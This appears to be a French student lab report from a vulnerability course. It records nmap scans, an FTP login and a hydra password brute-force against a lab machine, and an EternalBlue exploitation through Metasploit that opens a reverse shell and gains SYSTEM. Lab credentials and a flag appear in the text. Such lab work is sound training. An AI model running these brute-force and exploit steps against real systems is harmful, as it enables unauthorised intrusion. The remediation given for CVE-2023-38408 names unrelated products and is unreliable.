

TP – Cybersécurité – Vulnérabilités

Montebello Léo – Yanis Darty

1.a) A l'aide de la commande fournie par « Vulner » on tape :
nmap -sV --script vulners 194.199.228.86

On obtient la liste des vulnérabilités :

```
(kali@kali)~$ nmap -sV --script vulners 194.199.228.86
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-25 04:51 EDT
Nmap scan report for 194.199.228.86
Host is up (0.0011s latency).
Not shown: 872 filtered tcp ports (no-response), 126 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
| vulners:
| cpe:/a:openbsd:openssh:9.2p1:
| PACKETSTORM:179290      10.0 https://vulners.com/packetstorm/PACKETSTORM:179290 *EXPLOIT*
| 1EEC8894-02F7-547C-827C-915BE866875C 10.0 https://vulners.com/githubexploit/1EEC8894-02F7-547C-827C-915BE866875C *EXPLOIT*
| PACKETSTORM:173661      9.8 https://vulners.com/packetstorm/PACKETSTORM:173661 *EXPLOIT*
| F0979183-AE88-53B4-86CF-3AF0523F3807 9.8 https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807 *EXPLOIT*
| CVE-2023-38408          9.8 https://vulners.com/cve/CVE-2023-38408
| CVE-2023-28531          9.8 https://vulners.com/cve/CVE-2023-28531
| B8190CDB-3E89-5631-9828-8064A1575823 9.8 https://vulners.com/githubexploit/B8190CDB-3E89-5631-9828-8064A1575823 *EXPLOIT*
| 8FC9C5AB-3968-5F3C-825E-E8DB5379A623 9.8 https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623 *EXPLOIT*
| 8AD01159-548E-546E-AA87-2DE89F3927EC 9.8 https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC *EXPLOIT*
| 33D623F7-98E0-5F75-80FA-81AA666D1340 9.8 https://vulners.com/githubexploit/33D623F7-98E0-5F75-80FA-81AA666D1340 *EXPLOIT*
| 2227729D-6700-5C8F-8930-1EEAFD4B9FF0 9.8 https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0 *EXPLOIT*
| 0221525F-07F5-5790-912D-F4B9E2D1B587 9.8 https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587 *EXPLOIT*
| F8981437-1287-5869-93F1-657DFB1DCE59 9.3 https://vulners.com/githubexploit/F8981437-1287-5869-93F1-657DFB1DCE59 *EXPLOIT*
| CB2926E1-2355-5C82-A42A-D4F72F114F9B 9.3 https://vulners.com/githubexploit/CB2926E1-2355-5C82-A42A-D4F72F114F9B *EXPLOIT*
| 8DEE261C-33D4-5057-BA46-E4293B705BAE 9.3 https://vulners.com/githubexploit/8DEE261C-33D4-5057-BA46-E4293B705BAE *EXPLOIT*
| 6FD8F914-B663-533D-8866-23313FD37804 9.3 https://vulners.com/githubexploit/6FD8F914-B663-533D-8866-23313FD37804 *EXPLOIT*
| PACKETSTORM:190587      8.1 https://vulners.com/packetstorm/PACKETSTORM:190587 *EXPLOIT*
| FB2E9ED1-43D7-585C-A197-0D6628B20134 8.1 https://vulners.com/githubexploit/FB2E9ED1-43D7-585C-A197-0D6628B20134 *EXPLOIT*
| FA3992CE-9C4C-5350-8134-177126E08D3F 8.1 https://vulners.com/githubexploit/FA3992CE-9C4C-5350-8134-177126E08D3F *EXPLOIT*
| EFD615F0-8F17-5471-AA83-0F491FD497AF 8.1 https://vulners.com/githubexploit/EFD615F0-8F17-5471-AA83-0F491FD497AF *EXPLOIT*
| EC20B9C2-6857-5848-848A-A9F430D13EEB 8.1 https://vulners.com/githubexploit/EC20B9C2-6857-5848-848A-A9F430D13EEB *EXPLOIT*
| EB13CB06-BC93-5F14-A210-AC0B5A1D8572 8.1 https://vulners.com/githubexploit/EB13CB06-BC93-5F14-A210-AC0B5A1D8572 *EXPLOIT*
| E543E274-C20A-582A-8F8E-F8E3F381C345 8.1 https://vulners.com/githubexploit/E543E274-C20A-582A-8F8E-F8E3F381C345 *EXPLOIT*
```

b) 16 vulnérabilités détectés soit score ≥ 9 pour l'adresse IP → **194.199.228.86**


c) 60 vulnérabilités détectés soit $7 \leq \text{score} < 9$ pour l'adresse IP → **194.199.228.86**

d) **CVE-2023-38408** → Ceux qui est préconisé pour supprimer cette vulnérabilités il faut :
Mettre à jour Juniper Networks cRPD vers la version 23.4R1 ou ultérieure. Mettre à jour Juniper Cloud Native Router vers la version 23.4 ou ultérieure. Mettre à jour QTS vers la version 5.1.8.2823 build 20240712 ou ultérieure.

```
(kali@kali)~$ nmap -sV -p1-1000 10.216.0.105
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-23 05:05 EDT
Nmap scan report for 10.216.0.105
Host is up (0.0021s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
53/tcp    open  domain   ISC BIND 9.16.33 (Debian Linux)
81/tcp    open  http     Apache httpd 2.4.54 ((Debian))
842/tcp   open  http     Apache httpd 2.4.54 ((Debian))
953/tcp   closed rndc
MAC Address: 70:B3:D5:FD:01:23 (Alcohol Countermeasure Systems)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.85 seconds
```

Dans le dossier Hacked



Dans le dossier product image

Index of /productImages

Name	Last modified	Size	Description
Parent Directory		-	
collector.jpg	2024-01-05 17:17	298K	
new.jpg	2024-01-05 17:17	63K	

Apache/2.4.54 (Debian) Server at 10.216.0.105 Port 81

2.a) J'ai utilisé la wordlist de dirbuster, le port :81/. La commande « nmap 10.216.0.105 »

La phrase trouver sur la page (le drapeau) : « Well done guys, this page is under control »

Mot de passe **secret** pour le port 842 et le login était « **anonymous** »

3.a) Le service ftp est un protocole qui à été conçu pour transférer des fichiers entre ordinateurs. Il permet donc l'échange de commandes et de données entre un ordinateur ou un logiciel, le client FTP, et un serveur, ainsi que l'hôte FTP .

b) Nous avons accès en lecture mais pas en écriture.

La commande : **ftp 10.216.0.105:21** permet de se connecter

On obtient « codes.txt » avec des user et des hash qui une fois retrouver donne :

- jack
- san juan
- margarita
- dominica
- lucia
- vincent

c) En utilisant la commande : **hydra -l robot -P /usr/share/wordlists/john.lst ftp://10.216.0.105**, on retrouve le mot de passe de « robot » qui est → **sparrow**

d) Pour se connecter au minilab avec SSH en tant que « robot » il faut utiliser la commande : **ssh robot@10.216.0.105**

commande suivante : **ls**

Puis welcome.txt apparaît.

On tape la commande : **open welcome.txt**

Le message qui apparaît

```
Ce fichier est dans le répertoire utilisateur du user robot.  
Si vous y accédez c'est que vous avez pu vous logger.  
  
Mais arriverez-vous à récupérer la liste des logins des utilisateurs de cette machine ? Et serez-vous dire qui est l'utilisateur privilégié ... ???  
/home/robot/welcome.txt (END)
```

Et le password : sparrow. Cela permet de **log** le **robot** sur le minilab.

e) Parce que tous le monde peut se connecter au minilab assez facilement. Et ainsi pouvoir faire ceux qu'il veut sur le serveur.

EXERCICE 2 :

1-a) A l'aide de la commande : **nmap -PS 10.216.0.105/24 -O**
(effectuer sur la machine : 10.216.0.110)

b) Puis : **nmap -sV 10.216.0.110 -p1-1000** , nous obtenons la liste des ports « ouverts »

```
(kali@kali)-[~]
$ nmap -sV 10.216.0.110 -p1-1000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-25 05:06 EDT
Nmap scan report for 10.216.0.110
Host is up (0.0018s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp    open  rtsp?
MAC Address: 08:00:27:65:9E:F3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: WIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.88 seconds
```

c) L'OS trouvé est Windows 7 avec l'adresse ip 10.216.0.110

d) A l'aide de la commande suivante donner par le script : **nmap -p445 --script smb-vuln-ms17-010 10.216.0.110**

```
(kali@kali)-[~]
$ nmap -p445 --script smb-vuln-ms17-010 10.216.0.110
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-25 05:13 EDT
Nmap scan report for 10.216.0.110
Host is up (0.0030s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:65:9E:F3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs:  CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).
|
|       Disclosure date: 2017-03-14
|       References:
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|         https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|         https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_
Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
```

e) CVE : **CVE-2017-0143**

Le niveau de la vulnérabilités est élevé « HIGH »

f) Nous pouvons lancer le code d'exécution à distance

g) Pour corriger cette vulnérabilité il faut faire une mise a jour de l'OS Windows, en installant la mise à jour de sécurité Microsoft Windows MS17-010

h) C'est le service des serveurs SMBv1 serveurs (ms17-010) de Windows 7 (10.0.2.16). La version de Windows 7 (10.0.2.16) est affecté par cette vulnérabilité.

i) Son nom de baptême est « Windows SMB Remote Code Execution Vulnerability » connue sous le nom de la faille « Eternal Blue », est un exploit développé par NSA et divulgué au grand public par le groupe de hackers « The Shadow Brokers » le 14 avril 2017.

EXERCICE 3 :

a) On utilise la commande : **search eternal blue**

```
msf6 > search eternal blue

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \_ target: Automatic Target               .               .      .      .
2  \_ target: Windows 7                       .               .      .      .
3  \_ target: Windows Embedded Standard 7    .               .      .      .
4  \_ target: Windows Server 2008 R2         .               .      .      .
5  \_ target: Windows 8                       .               .      .      .
6  \_ target: Windows 8.1                     .               .      .      .
7  \_ target: Windows Server 2012             .               .      .      .
8  \_ target: Windows 10 Pro                  .               .      .      .
9  \_ target: Windows 10 Enterprise Evaluation .               .      .      .
10 exploit/windows/smb/ms17_010_psexec       2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11 \_ target: Automatic                       .               .      .      .
12 \_ target: PowerShell                     .               .      .      .
13 \_ target: Native upload                   .               .      .      .
14 \_ target: MOF upload                      .               .      .      .
15 \_ AKA: ETERNALSYNERGY                     .               .      .      .
16 \_ AKA: ETERNALROMANCE                     .               .      .      .
17 \_ AKA: ETERNALCHAMPION                   .               .      .      .
18 \_ AKA: ETERNALBLUE                       .               .      .      .
19 auxiliary/admin/smb/ms17_010_command      2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20 \_ AKA: ETERNALSYNERGY                     .               .      .      .
21 \_ AKA: ETERNALROMANCE                     .               .      .      .
22 \_ AKA: ETERNALCHAMPION                   .               .      .      .
23 \_ AKA: ETERNALBLUE                       .               .      .      .
24 auxiliary/scanner/smb/smb_ms17_010       .               normal No     MS17-010 SMB RCE Detection
25 \_ AKA: DOUBLEPULSAR                       .               .      .      .
26 \_ AKA: ETERNALBLUE                       .               .      .      .
27 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes    SMB DOUBLEPULSAR Remote Code Execution
28 \_ target: Execute payload (v64)           .               .      .      .
29 \_ target: Neutralize implant              .               .      .      .

Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
```

b) Oui il existe un module Metasploits :

c) On fait un « reverse shell » en envoyant les informations par l'ordi que l'on attaque à l'ordinateur du pirate.

(Définition de reverse shell → Une technique informatique utilisée pour prendre le contrôle à distance d'un système compromis en établissant une connexion sortante depuis la machine cible vers un serveur contrôlé par l'attaquant.)

d) FAIT

e) On utilise la commande : **set RHOSTS 10.216.0.110**

f) FAIT → Machine Windows 7 (**10.216.0.110**)

g) FAIT → « run » début de l'attaque

h) FAIT → help pour l'aide des commandes.

i) AUTORITE NT/système

j) Le flag est : flag{38SNBDUW7PDJ??8ND27R} → Réaliser à l'aide du terminal de commande de Yanis (car une seule machine peut attaquer à la fois)

k) Commande utilisé → Screenshot

Screenshot écran professeur

